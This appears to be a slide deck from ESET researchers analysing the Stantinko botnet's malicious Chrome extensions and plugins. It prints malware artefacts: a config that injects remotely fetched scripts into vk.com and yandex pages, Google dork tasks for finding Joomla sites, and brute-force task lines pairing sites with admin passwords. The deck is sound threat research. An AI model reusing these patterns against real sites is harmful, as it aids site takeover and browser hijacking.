fActivity.js (3 years ago), index (7 hours ago), likeUp.js (3 years ago), noAj.js (3 years ago), noAj_book.js (3 years ago), the.js (3 years ago), vkontakte (3 years ago), and wss (2 years ago).

File/Folder	Commit Hash	Timestamp
images		3 years ago
fActivity.js	v 1.1	3 years ago
index	changes	7 hours ago
likeUp.js	v 1.1	3 years ago
noAj.js	v 1.00	3 years ago
noAj_book.js	activity_fix	3 years ago
the.js	new 1.0	3 years ago
vkontakte	set	3 years ago
wss	change	2 years ago

- PPAPI binary
- Use Stantinko's obfuscator
- Both legitimate and malicious behavior

The Safe Surfing

The screenshot displays the Chrome Web Store page for the 'The Safe Surfing' extension, offered by safesurfing.me. The page shows a 4-star rating from 262 reviews and 464,017 users. Below the page header, there are tabs for Overview, Reviews, and Related. A warning dialog box is overlaid on the page, featuring a red header with the extension's name and a blue shield icon. The dialog text is in Russian, warning that visiting the current site may harm the computer. It includes a 'Назад' (Back) button and a 'Все равно посетить' (Visit anyway) button. To the right of the dialog, the extension's details are listed in Russian: 'Данное расширение предупреждает Вас о небезопасных сайтах' (This extension warns you about unsafe sites), followed by a description of its function, a 'Report Abuse' link, and additional information including version 4.18, an update date of November 11, 2015, a size of 1.04MiB, and the language set to Russian.

The Safe Surfing
offered by safesurfing.me
★★★★☆ (262) | [Accessibility](#) | 464,017 users

AVAILABLE ON CHROME

OVERVIEW REVIEWS RELATED

43

Данное расширение предупреждает Вас о небезопасных сайтах

Данное расширение предупреждает Вас о небезопасных сайтах, таких как: локеры, смс-подписки и другие, нарушающие Ваш комфорт при интернет серфинге, сайты.

[Report Abuse](#)

Additional Information
Version: 4.18
Updated: November 11, 2015
Size: 1.04MiB
Language: русский

- Block “malicious” domains

 ENJOY SAFER TECHNOLOGY™

The Safe Surfing



Внимание! Посещение этого сайта может нанести вред вашему компьютеру.

Веб-сайт [vk.cc](#) находится в списке веб-сайтов с потенциально опасным содержанием. Даже простое посещение сайта может привести к заражению вашего компьютера.

[Подробнее...](#)

Назад

Все равно посетить

safesurfing.me

Installed by Stantinko

- Similar to APIHelper configuration
- Use the same scripts to block and redirect

```
{
  "ajax_substitution": [
    {
      "domains": [
        "vk.com",
        "www.vk.com",
        "new.vk.com",
        "www.new.vk.com"
      ],
      "url_script": "hxxps://raw.githubusercontent.com/kabanovmihail/static/master/master"
    },
    {
      "domains": [
        "www.yandex.ru",
        "yandex.ru",
        "www.yandex.by",
        "yandex.by",
        "www.yandex.ua",
        "yandex.ua",
        "www.yandex.kz",
        "yandex.kz",
        "ya.ru",
        "www.ya.ru"
      ],
      "url_script": "hxxps://raw.githubusercontent.com/shapovalovnikolay/static/master/yamaster"
    }
  ]
}
```

Teddy Protection

- HTML/JS only.
- Similar legit and malicious behavior.

The screenshot shows the Teddy Protection website. At the top, there's a header with the logo (a puzzle piece with a shield), the name "Teddy Protection", and "offered by teddy-protection.com". It also displays a 5-star rating from 1671 users, an "Accessibility" link, and "481,817 users". A blue button says "AVAILABLE ON CHROME". Below the header are tabs for "OVERVIEW", "REVIEWS", "SUPPORT", and "RELATED". The main content area features a large illustration of a brown bear holding a shield, standing against a city skyline. To the left of the bear is a colorful circular logo. To the right are several small, colorful cartoon characters labeled "вирусы" (viruses), "мошенники" (scammers), and "блокираторы" (blockers). Text on the page explains that Teddy Protection is a free browser extension that protects users from malicious sites and aggressive advertising. A green box on the right side of the main content area says "БЕЗОПАСНЫЙ САЙТ" (Safe Site) and lists various security checks. On the far right, there's a sidebar with a description of the project, links to "Website" and "Report Abuse", and "Additional Information" including version (2.5.1), update date (March 6, 2017), size (144KB), and languages (all 3).

Teddy Protection
offered by teddy-protection.com
★★★★★ (1671) | [Accessibility](#) | 481,817 users

AVAILABLE ON CHROME

OVERVIEW | REVIEWS | SUPPORT | RELATED

БЕЗОПАСНЫЙ САЙТ
Вы находитесь на сайте: **БЕЗОПАСНО**
Информация о веб-сайте
teddy-protection.com

Контроль рекламы: ☒
Защита от подделок и сайтов HTTPS: ☒
Отсутствие вредоносных скриптов: ☒
Отсутствие сайтов с вредоносными ссылками: ☒
Данные относятся к безопасному сайту: ☒

Teddy Protection - protects you from malicious sites, and aggressive advertising on the Internet makes the stay enjoyable!

Teddy Protection - не коммерческий проект созданный с двумя главными целями - БЕЗОПАСНОСТЬ и КОМФОРТ в интернете. Этот проект призван обезопасить Вас от темной стороны интернет-сети (мошенники, sms-подписки, почтовые вирусы, блокираторы и другой опасный шлам). А также очищение сайтов от ошибок их создателей путем удаления навязчивой рекламы. Наш лозунг - сделаем интернет чище, и Вы можете внести свою посильную помощь в этом,

Website
Report Abuse

Additional Information
Version: 2.5.1
Updated: March 6, 2017
Size: 144KB
Languages: See all 3

Configuration

- *B-List*: CRC of blocked domains
 - `Blist = [265602775, 2250089375, ...`
- *A-List*: Custom hash of targeted domains
 - Ex: `eset.com -> 05F2DEBC7.55D2398E68`

A-List: Advertising list?

- Hash $\rightarrow$
domain not possible
- Anti-debug in the hash function

```

    "o": {
        "url": "hxxp:\\\\\\/clk.golinks.org\\/\\/?r={%data%}&ref={%data%}&source=tdp", ❶
        "url_2": "hxxp:\\\\\\/clk.golinks.org\\/\\/?r={%data%}&ref={%data%}&sign={%data%}&tm={%data%}&v={%data%}&source=tdp", ❶
        "x": [ ❷
            "__9DCA28270__=0",
            "__6E9C77F06__1__=1"
        ],
        "shift": 6, ❸
        "version": 2.07
    },
    "p": {
        "C70C4DF\\\\\\.(.+)": { ❹
            "v": [
                {
                    "s": "(\\\\\\?|&|E8AEF2A5)6B15483=(.*)",
                    "e": "(.*)&0A5F68CB5=(.*)",
                    "v": [
                        "0CA51EB\\\\\\..5F509D664",
                        "E9F58D712\\\\\\..5F509D664",
                        "901DCD\\\\\\..5F509D664",
                        "BCE38DD5\\\\\\..55D2398E68",
                    ]
                }
            ]
        }
    }
}


```

Miscellaneous


- If `http://127.0.0.1:3306` (mysql) is up, the extension will not redirect the user
- Uninstalls itself when the user browses `chrome://extensions`
- Google removed the extension from the store

Stantinko's “plugins”

Beyond adware



Not distributed evenly



“Search parser”

- Perform searches on popular search engines
 - Google or Yandex, but only Google is implemented
- Get C&C server URLs from encrypted file on a GitHub repository
- C&C server hosted on compromised server
- Search for websites with known CMS

Task example

```
"search": {  
  "type": "text",  
  "system": "google",  
  "query": "intext:\"Powered by joomla\"  
           intext:\"gehrungsschraubstöcke n\""  
},  
"options": {  
  "sleep_on_ban": { "min": 40, "max": 70 },  
  "sleep_on_next_page": { "min": 30, "max": 60 }  
}
```

Task result

```
"search": [  
  [...],  
  "http:\\\\www.fcpaok.net\\paok-news\\football-  
    news\\32-superleague\\1466-2015-04-05",  
  "http:\\\\vounisios.pblogs.gr\\2013\\20130120.html",  
  "http:\\\\info-gate.gr\\our-partners-2",  
  [...]  
]
```

/images/banners/b1/index2.php

```
<?php
function CreateTaskObject($task) {
    return array(
        'type' => 'text',
        'system' => 'google',
        'query' => "inurl:\"index.php?option=com_content\"
                    intext:\"{$task}\"");
}
function CreateOptionsObject() {
    return array(
        'sleep_on_ban' => array('min' => 40, 'max' => 70),
        'sleep_on_next_page' => array('min' => 30, 'max' => 60));
}
```



Search task statistics


Number of search results	Duration (hours)	Number of search results per hour	Number of search results per second
878,419	24	36,601	10.17
1,430,208	207	6,909	1.92
1,377,508	87	15,833	4.40

“Brutplugin”

- Bruteforces popular CMS admin page
 - Joomla and WordPress
- Receive username and password to test from C&C server
- Hardcoded HTTP user agent

“Brutplugin” task

```
15 3 300000 10000 |  
80595494 http://eurograce.com:80/ 2 admin 100859  
80595494 http://eurograce.com:80/ 2 admin mgomez  
80595494 http://eurograce.com:80/ 2 admin 2HhF19  
64586213 http://azov-yaseni.ru:80/ 2 admin DTM1992  
64586213 http://azov-yaseni.ru:80/ 2 admin tomcat02  
64586213 http://azov-yaseni.ru:80/ 2 admin abel1234  
[...]
```



Facebook bot plugin

- Can perform lots of actions specifically on Facebook
- Similar user agent and code ties it to the same malware operators
- Didn't seem active during our investigation
 - No commands sent to our infected machines except "sleep"

List of commands

AddFriend	AddGroup	AddMembersToGroup	ApproveEmail	Comment
CommentOther	DeleteComment	DeleteFriend	DeleteGroup	DeletePost
FindPage	GetAllIdFriends	GetAllIdGroups	GetAllIdMembers	GetFriendRequest
InfoPost	Like	Login	Logout	Post
ReadMessage	Recommendate	Registration	Repost	SetAvatar
SetHeader	SetSettings	Sleep	UnBan	UnLike

Zaxar Cleaner

- Zaxar is another adware
- Zaxar is installed by FileTour
- Uses a Kaspersky AVZ Antiviral Toolkit script
- Removes competition :)

“Radmin”

- Full custom remote administration tool
- Share code with the other components too
- Deployed very rarely, only on selected victims

“Radmin” commands

create_dir	delete_file	do_archive	exec	find_files
get_drives	get_file	httpget	kill	ls
proclst	reboot	reg	rename_file	save_file
start_svc	stop_svc	svclist	sysinfo	upload_file

Stantinko's Linux Proxy

A multi-platform threat

Discovery

- Yara on VirusTotal
- Share a C&C server with **PDS** modules
- Full Joomla dump
- Installed just after a bruteforce attack
- Link with the bruteforce module?

Functionalities

- Machine fingerprint
- SOCKS proxy
- Username: *scan4you*

Scan4you

- VirusTotal for bad guys
- Used to test Stantinko samples?

The screenshot shows the Scan4you website with a dark navigation bar at the top containing links: Home, About, Login, Register, Prices, Contact Us, AV version, WebMoney FAQ, Advertisement, and Language: RUSSIAN. The main content area has a 'Home' heading and a login section with input fields for 'Login' and 'Password', and buttons for 'Login', 'REGISTRATION', and 'FORGOT PASSWORD'. A paragraph explains the service: 'This service is about to help you in anonymous check of different anti-virus system. This check will be made by numbers of anti-virus system and no reports will be send to developers of this anti-virus system. You can be fully sure that your files will not be send to anti-virus databases. (more ...)' Below this, it lists '35 antiviruses' including Kaspersky, Solo, McAfee, BitDefender, Panda, F-Prot, Avast!, VirusBlokAda, ClamAV, Vexira, Norton, DrWeb, AVG, ESET NOD32, G DATA, Quick Heal, A-Squared, IKARUS, Microsoft Security Essentials Antiviruses, Norman, AntiVir (Avira), Sophos, NANO, SUPERAntiSpyware, COMODO, F-Secure, Twister Antivirus, eTrust, Trend Micro, AhnLab V3 Internet Security, BullGuard, VIPRE, Zoner AntiVirus, and K7 Ultimate. A 'Domain check on presence in black list' section lists various threat intelligence sources like ZeuS domain blocklist, ZeuS IP blocklist, ZeuS Tracker, MalwareDomainList (MDL), Google Safe Browsing (FireFox), PhishTank (Opera, WOT, Yahoo! Mail), hpHosts, SPAMHAUS SBL, SPAMHAUS PBL, SPAMHAUS XBL, MalwareUrl, SmartScreen (IE7/IE8 malware & phishing Web site), Norton Safe Web, Panda Antivirus 2010, (Firefox Phishing and Malware Protection), SpamCop.net, and RFC-Ignorant.Org. On the right, a 'Tarificaion:' section lists pricing: 'Per Month - 30\$', 'Per Check - 0.15\$', 'Referral - 10%', and a 'More ...' link.

Conclusion

- Adware doesn't mean only “ad injection”
- > 500 000 infected machines
- Pretty advanced usage of obfuscation and anti-detection techniques

Stantinko whitepaper

Teddy Bear Surfing Out of Sight

Released in July 2017

Available on [WeLiveSecurity.com](https://www.welivesecurity.com)

@matthieu_faou

@Freddrickk_

